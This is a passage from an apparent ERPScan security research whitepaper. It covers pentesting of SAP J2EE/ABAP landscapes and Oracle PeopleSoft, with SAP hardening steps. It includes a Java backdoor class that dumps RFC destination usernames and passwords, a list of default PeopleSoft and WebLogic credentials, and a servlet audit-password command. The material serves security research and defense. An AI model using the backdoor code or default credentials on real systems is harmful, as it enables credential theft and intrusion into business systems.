/* 95 */ result[data.length] = (char)(mask ^ check);
/* */
/* 97 */ return result;
```

DEMO

How to secure

Use SSL for securing all data transmitted in server-server and server-client connections: http://help.sap.com/saphelp_nwpi71/helpdata/de/14/ef2940cbf2195de10000000a1550b0/content.htm

Breaking connected ABAP systems

One of the main parts of penetration testing is post-exploitation. SAP systems are connected with each other so that sometimes, if you break only one system, you will get access to the whole landscape. In the NetWeaver J2EE system, there is an opportunity to connect to the ABAP stack of other systems by RFC protocol.

The RFC is an SAP interface protocol, which simplifies the programming of communication processes between systems. The RFCs enable you to call and execute predefined functions in a remote system, or n the same system. In the J2EE Engine the RFC functions are implemented by the JCo RFC Provider service, which is used for processing ABAP to Java requests. A feature is provided for receiving calls from the SAP systems – this is done by registering the J2EE Engine as a RFC destination.

Authentication data for those connections are stored in J2EE Engine and can be obtained using API. To do that, you need to upload a special service which will call internal functions for obtaining access to RFC connections. In most cases, those connections are configured with privileged users.

This is the main part of backdoor source code. You can upload this class instead of any existing class on any application which is installed by default.

```
 public void getUsers(String _file)
    throws Exception
  {
    ClassLoader origClassLoader = 
Thread.currentThread().getContextClassLoader();
    Thread.currentThread().setContextClassLoader(getClass().getClassLoader());

    InitialContext ctx = new InitialContext();

    Object obj = ctx.lookup("rfcengine");
    RFCRuntimeInterface runtime = (RFCRuntimeInterface)ctx.lookup("rfcengine");
    BundleConfiguration bundle = new BundleConfiguration();
    String text = "Users: \n\n";
    BundleConfiguration[] bundles = runtime.getConfigurations();
    for (int i = 0; i < bundles.length; i++)
    {
      text = text + "LogonUser \t" + bundles[i].getLogonUser() + "\n";
      text = text + "LogonPassword \t" + bundles[i].getLogonPassword() + "\n";
      text = text + "SystemNumber \t" + bundles[i].getSystemNumber() + "\n";
      text = text + "LogonClient \t" + bundles[i].getLogonClient() + "\n\n";
    }
    save(text, _file);
    Thread.currentThread().setContextClassLoader(origClassLoader);
  }
```

The class can be uploaded using different vulnerabilities. For example, using auth bypass in CTC application. Details of that attack were presented by us at HITB Malaysia 2011.

DEMO

How to secure

- Install SAP notes 1503579, 1616259
- Disable the applications that are not necessary
- Don’t store critical accounts in RFC destinations, especially from less critical systems to more critical

Pentesting Oracle PeopleSoft

Oracle's PeopleSoft applications are designed to address the most complex business requirements. They provide comprehensive business and industry solutions, enabling organizations to increase productivity, accelerate business performance, and provide a lower cost of ownership.

Oracle's PeopleSoft applications provided Human Resource Management Systems (HRMS), Financial Management Solutions (FMS), Supply Chain Management (SCM) and customer relationship management (CRM), Enterprise Performance Management software (EPM), as well as software solutions for manufacturing and student administration to large corporations, governments, and organizations.

PeopleSoft Applications

PeopleSoft's product suite was initially based on a client–server approach with a dedicated client. With the release of version 8, the entire suite moved to a web-centric design called PeopleSoft Internet Architecture (PIA). The new format allowed all of a company's business functions to be accessed and run on a web browser.

The application can function as an ERP, similar to SAP, but can also be used for single modules - for example, HCM alone.

In terms of penetration testing, it is not so important which modules comprise a particular system, but it is important to understand what is PIA. This understanding requires knowledge of some specific core technologies which PIA is based on.

Core technologies

PeopleTools

The architecture is built around PeopleSoft's proprietary PeopleTools technology.

PeopleTools, an object-oriented development environment, allows for the rapid and efficient development of applications. The PeopleTools development and runtime environment includes the basic technology features on which PeopleSoft Enterprise Portal is built.

PeopleTools includes many different components used to create web-based applications: a scripting language known as PeopleCode, design tools to define various types of metadata, standard security structure, batch processing tools, and the ability to interface with a SQL database. The metadata describes data for user interfaces, tables, messages, security, navigation, portals, etc. This set of tools allows the PeopleSoft suite to be platform independent.

The PeopleTools consist of Application Designer, Application Engine, Data Mover, PeopleCode and various other developer tools.

Peoplecode

PeopleCode is an object-oriented proprietary (case-insensitive) language used to express business logic for PeopleSoft applications. In its fundamentals, PeopleCode syntax resembles other programming languages. Some aspects of the PeopleCode language, however, are specifically related to the PeopleTools environment. However, the fundamentals of objects and classes are the same as in Java language.


PeopleCode supports data types and metastrings, Structured Query Language (SQL), calls of stored in external libraries and programs.

PIA

PeopleSoft Internet Architecture, introduced with PeopleTools 8, is completely focused on the internet to provide powerful new functionality for internet-based access and integration. PeopleSoft Internet Architecture is a server centric, component architecture that enables secure end user access to PeopleSoft applications.

PeopleSoft Internet Architecture basically consists of:

- Web browser
- Web server
- Application server
- Batch server
- Database server



Web server

The web server receives application requests from the web environment (internet and intranet) and forwards the requests to the Oracle Jolt port on the application server. A collection of PeopleSoft servlets running on the web server handle incoming requests. Like the server processes on the application server, each PeopleSoft servlet is designed to perform unique functions.

Supported web servers include:

- Oracle WebLogic
- IBM WebSphere

Application Server

The application server is the core of the PeopleSoft Internet Architecture; It runs the business logic and processes all application requests, It issues SQL to the database server. The application server consists of numerous PeopleSoft services and server processes that handle transaction requests.

Unique server processes run on the application server, with each server process type designed to handle specific types of transactions. For example, some server processes are designed to handle browser requests, while others are designed to handle Integration Broker requests.

The application server is responsible for maintaining the SQL connection to the database for the browser requests and the Windows Development Environment.

PeopleSoft uses TUXEDO to manage database transactions, and Jolt, TUXEDO's counterpart, to facilitate transaction requests issued from the Internet. Oracle Jolt provides the Java interface making Oracle Tuxedo available for web-based requests.

The PeopleSoft servlets on the web server transmit requests and data through a connection to Jolt, which runs on the application server. Jolt extends Tuxedo's capabilities to the Internet; it is the communication layer between the web-based environment and the C++ environments.

Batch server

The batch server, or batch environment, is where you have PeopleSoft Process Scheduler installed and configured, and it is the location where many of your batch programs run, such as Application Engine programs. In most situations this is also where you have your COBOL and SQR executables installed.

Database server

The database server houses your database engine and your PeopleSoft database, which includes all of your object definitions, system tables, application tables, and data.

After you install your database engine there are three distinct layers within the database that work in concert to store and manage data for your PeopleSoft system. The database system tables manage both the PeopleTools and PeopleSoft application database objects, while the PeopleSoft application tables reside within the infrastructure defined by the PeopleTools metadata.

http://docs.oracle.com/cd/E38689_01/pt853pbr0/eng/pt/tgst/task_PeopleSoftDatabase-827f35.html

PeopleSoft Database Layer	Description
System Tables	System tables, also called system catalog tables, are analogous to a table of contents for a book or to file allocation tables on a hard drive. The structure and table names vary depending on which RDBMS you use. System catalog tables: • Keep track of all of the objects that reside in the database instance.

PeopleSoft Database Layer	Description
	• Are created by and owned by the RDBMS. • Are often described as system metadata.
PeopleTools metadata	PeopleTools tables provide the infrastructure for PeopleSoft applications by storing and managing PeopleSoft application metadata. This metadata consists of information that defines the application, such as records, fields, pages, PeopleCode, and security. PeopleTools tables: • Define the structure of all object definitions that make up an application. • Use the same table structure for all applications. • Contain data that is added and updated only when the application is installed, or when using development tools such as PeopleSoft Application Designer or Data Mover.
PeopleSoft application data tables	Application data tables store data entered through a PeopleSoft application. The specific tables and their structures vary by application. Application data tables: • Contain transactional data entered by users. • Are empty prior to data entry (except the demo databases).

PeopleTools provides an abstraction layer, which insulates application developers from the intricacies of each of the specific database platforms.

PeopleSoft supports:

- Oracle
- IBM DB2
- Microsoft SQL Server
- Informix
- Sybase

Types of connections

The servers facilitate connections and process requests from:

- PeopleTools Development Environment: A Windows workstation running a development tool, such as PeopleSoft Application Designer.
- Users (Browser): A supported browser type and version displaying a PeopleSoft application or administrative interface.

- External system: A PeopleSoft or third-party system integrated through PeopleSoft Integration Broker's service oriented architecture (SOA).

PeopleTools Development Environment

While many development and administrative tools and interfaces are accessible by browser, some tools are only available from a Windows-based workstation. There are collection of Windows-based PeopleTools, which enables application developers, technical specialists, and system administrators to perform a variety of tasks.

The PeopleTools Development Environment can access the system using these connection types:

- 2-tier. Developer directly connects to the database using PeopleTools and special libraries for particular DBMS. A two-tier connection is required for many upgrade and installation tasks.
- 3- tier. Involves connecting to the database through the application server.

  Developer connects to the application server using a special port (WSH). The transferred commands are essentially SQL queries. Thus, the application server just transfers data between the database and the user.

PeopleSoft Portal

The Enterprise PeopleTools internet technology is a combination of the PeopleSoft Pure Internet Architecture and the PeopleTools portal technology, which is used for creating and managing portals.

The PeopleTools portal technology is built on top of PeopleSoft Pure Internet Architecture and provides you with the ability to easily access and administer multiple content providers, such as PeopleSoft applications like CRM and HCM, as well as non-PeopleSoft content. It enables you to combine content from these multiple sources and deliver the result to end users in a unified, simple-to-use interface.

Security

As we have contemplated, PeopleSoft applications are quite complex and multi-component. Naturally, their security is not a simple thing either. We will only research a few of its aspects in this whitepaper.

Role model

PeopleSoft applications are based on role model. It is essentially the classic approach which consists of three basic elements: permission lists, roles, users.

Oracle’s documentation says:

> *“Permission lists* are the building blocks of user security authorization. A permission list grants a degree of access to a particular combination of PeopleSoft elements, specifying pages, development environments, time periods, administrative tools, personalizations, and so on…”
>
> “A *role* is a collection of permission lists. You can assign one or more permission lists to a role. The resulting combination of permissions can apply to all users who share those access requirements. However, the same group of users might also have other access requirements that they don't share with each other. You can assign a given permission list to multiple roles...”

> "A *user profile* is a definition that represents one PeopleSoft user. Each user is unique; the user profile specifies a number of user attributes, including one or more assigned roles. Each role that's assigned to a given user profile adds its permission lists to the total that apply to that user..."

It should be noted that this approach is highly flexible, but it has the usual SoD issues nonetheless.

Sign-on process

It is also necessary to understand the authentication process in full as well as PeopleSoft's nomenclature of IDs and passwords.

Authentication consists of the following stages:

1) User enters his/her user ID and password on the entry page.

2) Application Server retrieves this data and connects to the database using Connect ID with the corresponding password. This DBMS account has limited access (can read the tables PSDBOWNER, PSSTATUS, PSOPRDEFN, PSACCESSPRFL). It requests the user ID and password and compares them with those which were entered.

3) If the comparison succeeds, the system retrieves Symbolic ID (associated with) User ID. Symbolic ID is just a link to a more important account: Access ID, which is used to simplify the system administration and increase the security.

4) The system uses the retrieved Symbolic ID to find the necessary account (Access ID + password) in PSACCESSPRFL. This is a privileged account which has more rights in PeopleSoft database than ConnectID. AccessID and the password are encrypted.

5) The system uses AccessID to reconnect to the database.

We will need these terms later.

Practical security assessment of Peoplesoft using EASSEC (OWASP-EAS)

Now that we have an understanding of the architecture and the main technologies, it is time to use EASSEC approach on PeopleSoft.

As we have seen before, PLA consists of several components. Actually, those are separate products: PeopleSoft, Tuxedo, WebLogic (Websphere), database. Each product is installed on a separate server, so there are also network and OS levels to consider.

For a system administrator, all of this comprises a complex information system.

But in a penetration test, we can view this system as a complex or as a set of various different products. This gives us a certain advantage.

1. Lack of patch management

Checking component updates

In a penetration test, as we said earlier, we can view a system as a set of various different products. If any of them lacks patch management, we can use it and possibly intercept control over the whole system in the end.

Due to Oracle's disclosure policy, we do not know a lot of details about the vulnerabilities in PeopleSoft applications, WebLogic and other components. But the information that we do have proves that it is possible to hack the system.

Example: a vulnerability was found in Oracle 11g database which allows remote password cracking of any account (CVE-2012-3137). The vulnerability was very dangerous but Oracle did not hurry to issue a patch. If at least a stopgap fix is not implemented, the system cannot be considered secure.

Another example is WebLogic. In CVE-2010-0073, if Oracle WebLogic Server version is less than 10.3.2, we can execute arbitrary code in the system due to some problems in the node manager.

Besides, our research has showed that it is not that hard to find new vulnerabilities in WebLogic.

Checking library updates

It is certainly important to keep patches up to date in separate subsystems and components. But these subsystems themselves are also based on other technologies and libraries. Issues in them can cause damage to the systems.

Oracle JDK can serve as an example. In terms of security, version 1.6 is very different from v. 1.7. But in large systems, there is little hope that JDK updates are checked and installed regularly. It is useful in a pentest.

For example, if an opportunity for SSRF is found in an older version of Java, we can use a protocol called "gopher". It can be used to send almost any data to the secured perimeter, so even binary protocols can be attacked. More information on the subject is available here: http://erpscan.com/presentations/ssrf-vs-business-critical-applications-from-blackhat-usa-2012/ The latest JDK versions lack gopher, so our vulnerability exploitation opportunities are limited.

Checking element updates

Oracle makes corrections to their products regularly and issues the corrections in quarterly CPUs. Updates are important and somewhat reliable, of course, but just a brief overview of PeopleSoft has given us Apache Axis 1.4. Wiki says: “Apache Axis is an open source, XML based Web service framework. It consists of a Java and a C++ implementation of the SOAP server, and various utilities and APIs for generating and deploying Web service applications.”

The main problem is that Axis 1.4 was released in 2006. Looks like it is not supported any longer. Meanwhile, a range of critical vulnerabilities was found in Axis2 (new re-designed Axis) over the last few years. For instance, incorrect SSL connection performance which leads to possible MitM attacks (CVE-2012-5785), or liability to XML signature wrapping attacks (CVE-2012-4418).

We did not actually conduct these attacks but those elements of PeopleSoft seem to be vulnerable right off the shelf.

2. *Default passwords for application access*

We said earlier that you can either interact with PeopleSoft as a developer or as a web user or via web services. Each of these basic options implies a lot of possible predefined settings including predefined passwords.

As a web user, you can interact with the application via the portal as well as via additional servlets, which go with the system sometimes. An example is PeopleSoft Online Library, which has a default predefined password, too.

PeopleSoft super admin user (PS) by default has password “PS” (or VP1:VP1). But in most cases, it is changed.

For other subsystems, the password is usually "password".

On the other hand, it is worth remembering that PeopleSoft is frequently installed together with WebLogic, and web access to WebLogic is frequently unlimited. Therefore, this attack vector becomes quite interesting.

When WebLogic is installed separately, it has almost none excessive credentials. But when installed together with PeopleSoft, the situation changes slightly. New credentials appear:

System: Passw0rd or password – administrator role

Operator: password – operator role

Monitor: password – monitor role

There are no standard WebLogic credentials, by the way.

The "system" password is usually changed on first logon. It is often set to be similar to the password of the user "PS". Knowing this, we can log in as one of these users if we retrieve the password of the other one.

3. *Unnecessary enabled application features*

Like many other ERP systems, PeopleSoft applications have a lot of additional functions which are enabled by default. It may serve the purpose of facilitating deployment and cross-system interaction configuration.

But for us, it mostly serves the purpose of increasing attack surface.

For example, some subsystems of PeopleSoft HCM are enabled by default:

- Business Interlinks

- Integration Gateway

- PeopleSoft Online Library

- PeopleSoft Reporting

There is also a range of subsystems in WebLogic:

- UDDI Explorer

- WebLogic webservices

Each of these subsystems can be used as another escalation point, or it can have vulnerabilities to exploit.

4. Open remote management interfaces

PS

PeopleSoft applications are quite integral, and most of the remote configuration is performed in Portal itself by a user with certain privileges.

One exception may be the capability of interacting with Portal's servlet by sending certain commands to it. It should be disabled in productive systems by default.

It looks approximately like:

/psp/[site]/?cmd=viewsprop&pwd=[password]

Password is retrieved from the field "auditPWD" in Web Profile Configuration. By default, it is "dayoff".

This kind of commands can give us a lot of interesting data about the system's configuration.

WebLogic

From this point of view, the most interesting feature is probably the open remote management interfaces of WebLogic.

For starters, the management console of WebLogic (/console).

By default, it is accessible via a direct URL, on the same port as PeopleSoft.

If an attacker manages to log in under an administrative account, the entire defense system will fail. If it is an unprivileged account, the system is not that likely to be damaged, but likely nevertheless. At the very least, the attacker will get lots of data about the attacked system.

Remember that PeopleSoft is delivered with a set of default credentials, and users often forget to change them.

In addition, WebLogic also supports a range of remote management interfaces which are disabled by default. For example, SNMP, which is often used to monitor the system. By default, it has a community string "public". In a penetration test, we can use the service to get a lot of useful information. For instance: software versions, JDK versions, WebLogic settings, a lot of URLs.

5. Insecure options

The system is quite large, so there is a lot of settings which affect it. Some of them were mentioned earlier.

There are two important issues: one is common for large systems and the other is specific to PeopleSoft pentests.

Password policies

They include everything that concerns user accounts: minimum password length, its complexity, number of logon attempts etc.

PeopleSoft is typically used by a large amount of users, so the chance of bruteforcing a password is quite high. PeopleSoft allows quite detailed and precise configuration of password policies, but that is rarely implemented correctly.

Moreover, in addition to the main portal and user accounts, auxiliary subsystems can also be bruteforced.

Default encryption keys

Most of the passwords which are stored in system configuration files are encrypted. One would think it should serve as additional protection. Even if an attacker steals an encrypted System password, he will need a considerable amount of time to decrypt it.

But PeopleSoft is installed with certain default keys. They vary slightly for different PeopleSoft versions, but they are known anyway. So even if the administrator changes all important passwords and an attacker gets an encrypted password, it can be decrypted with the default encryption keys.

Of course, PeopleSoft allows creating new keys, but we have understandable doubts that it is done often.

6. Access control and SoD conflicts

This is a common issue for most ERP systems.

A simple example is when a role of a user has permission to access permission lists, roles, user profiles. In this case, the user can change his rights by himself.

7. *Unencrypted communications*

As described above, PIA is a multi-component system with a lot of cross-component interactions and a lot of types of interactions between the users and external systems. This means opportunities to attack the interaction channel in various ways.

Insecure HTTP

By default, PeopleSoft is delivered with both HTTP and HTTPS access. It is well-known that HTTP has no protection, so all of the data between the user and PeopleSoft can easily be intercepted with a MitM attack.

Insecure Jolt

As mentioned above, Jolt is used for interactions between the web server and the application server as well as by developers when they use 3-tier connection (from developers to a application server). Jolt is not encrypted by default either. But encryption (40/128) can be turned on.

Thus, all of the data between the user and PeopleSoft can easily be intercepted with a MitM attack.

Insecure DBMS connection

Requests from the application server and 2-tier connections from developers go directly to the DBMS. Lack of encryption in this segment also allows intercepting full control over the system. It is especially true for Microsoft SQL Server, where the connection password can be retrieved in plaintext.

8. *Logging of security events*

Taking into account all of the above, controlling each component becomes especially important. However, the control is not always centralized.

For example, the password policies of WebLogic and PeopleSoft are configured separately. What's more, security event logging is also separated. Thus, in a pentest, we can attack the subsystem which is less strictly controlled.

Post-exploitation

Depending on the implemented attack vector, there are various possibilities of expanding the attack and staying in the system.

If the attack was not an isolated action but rather aims at persistence in the system, the usual way to do it is to create a backdoor.

As in the previous examples, there are two reasonable places for backdoors (at least in the beginning). The first and the classic one is based on WebLogic. The second one is more interesting and uses the functions of PeopleTool and PeopleCode.

Instead of a conclusion

For such a large and public system as PeopleSoft, the amount of available practical security information is notably low. This part of our whitepaper only contains basic theoretical information which is necessary to conduct a pentest. Actual attack vectors will be presented at the conference.

Conclusion

We can conclude that the interest to ERP platform security has been growing exponentially. Taking into account the growing number of vulnerabilities and vast availability of the listed systems on the Internet, we can say that this area can be very interesting to research from one point of view and there is already a growing market of penetration testing for business applications from a different point of view, which should be filled with new professionals who are able to conduct this type of assessment. We also welcome everybody to join the EASSEC project which will be focused on raising awareness in this area and providing guidelines for security assessment of business-critical applications.

About ERPScan

ERPScan is an award-winning innovative company founded in 2010, honored as the Most innovative security company by Global Excellence Awards, the leading SAP AG partner in discovering and solving security vulnerabilities. ERPScan is engaged in the research of ERP and business application security, particularly SAP, and the development of SAP system security monitoring, compliance, and cybercrime prevention software. Besides, the company renders consulting services for secure configuration, development, and implementation of SAP systems which are used by SAP AG and Fortune 500 companies, and conducts comprehensive assessments and penetration testing of custom solutions.

Our flagship product is ERPScan Security Monitoring Suite for SAP: award-winning innovative software endorsed by SAP and the only solution on the market to assess and monitor 4 tiers of SAP security: vulnerability assessment, source code review, SoD conflicts, and SIEM/forensics. The software is successfully used by the largest companies from industries like oil and gas, nuclear, banking, logistics, and avionics as well as by consulting companies. ERPScan is a unique product which enables conducting a complex security assessment and monitoring SAP security afterwards. ERPScan is an easily deployable solution which scans basic SAP security configuration in 5 minutes and several clicks. ERPScan was designed to work in enterprise systems and continuously monitor changes for multiple SAP systems. These features enable central management of SAP system security with minimal time and effort.

The company’s expertise is based on research conducted by the ERPScan research subdivision which is engaged in vulnerability research and analysis of critical enterprise applications and gain multiple acknowledgments from biggest software vendors like SAP, Oracle, IBM, VMware, Adobe, HP, Kaspersky, Apache, and Alcatel for finding more than 300 vulnerabilities in their solutions. ERPScan experts are frequent speakers in prime international conferences held in USA, Europe, Middle east , and APAC, such as BlackHat, RSA, HITB, and Defcon. ERPScan researchers lead project OWASP-EAS, which is focused on enterprise application security. ERPScan experts were interviewed by top media resources and specialized infosec sources worldwide such as Reuters, Yahoo news, CIO, PCWorld, DarkReading, Heise, Chinabyte. We have highly qualified experts in staff with experience in many different fields of security, from web applications and mobile/embedded to reverse engineering and ICS/SCADA systems, accumulating their experience to conduct research in SAP system security.

About EASSEC

The Enterprise Business Application Software Security project exists to provide guidance to people involved in the procurement, design, implementation or sign-off of large scale (i.e. “Enterprise”) applications.

Project mission

The security of enterprise applications is one of the major topics in the field of information security because those applications control money and resources and every incident of security violation can result in significant financial losses. The purpose of this project is to alert users to the enterprise application security problems and create guidelines and tools for enterprise application security assessment.

Our primary goals are:

1. To alert users to enterprise application security by releasing annual statistics of enterprise business application vulnerabilities and security trends.

2. To help companies to begin assessment of enterprise applications.

3. To help software vendors to improve the security of their solutions.

4. To develop free tools for enterprise business applications assessment.

Links and future reading

1. http://erpscan.com – the website of a company focused on SAP Security solutions development
2. http://sapscan.com – the website of the project dedicated to global SAP port scanning
3. http://www.lasvegassun.com/news/2009/nov/06/managing-fraud-lesson-recession/
4. http://erpscan.com/wp-content/uploads/2011/01/Forgotten-World-Security-of-Enterprise-Business-Application-Systems.pdf
   http://cansecwest.com/slides06/csw06-lord.ppt
5. http://erpscan.com/products/erpscan-pentesting-tool/
6. http://erpscan.com/products/erpscan-webxml-checker/
7. http://www.cybsec.com/EN/research/sapyto.php
8. http://erpscan.com/wp-content/uploads/2011/08/A-crushing-blow-at-the-heart-SAP-J2EE-engine_whitepaper.pdf
9. http://erpscan.com/wp-content/uploads/2012/06/Top-10-most-interesting-vulnerabilities-and-attacks-in-SAP-2012-InfoSecurity-Kuwait.pdf

Our contacts

Phone: +7 (812) 703-15-47

E-mail: info@erpscan.com

PR: alice@erpscan.com

Web: www.erpscan.com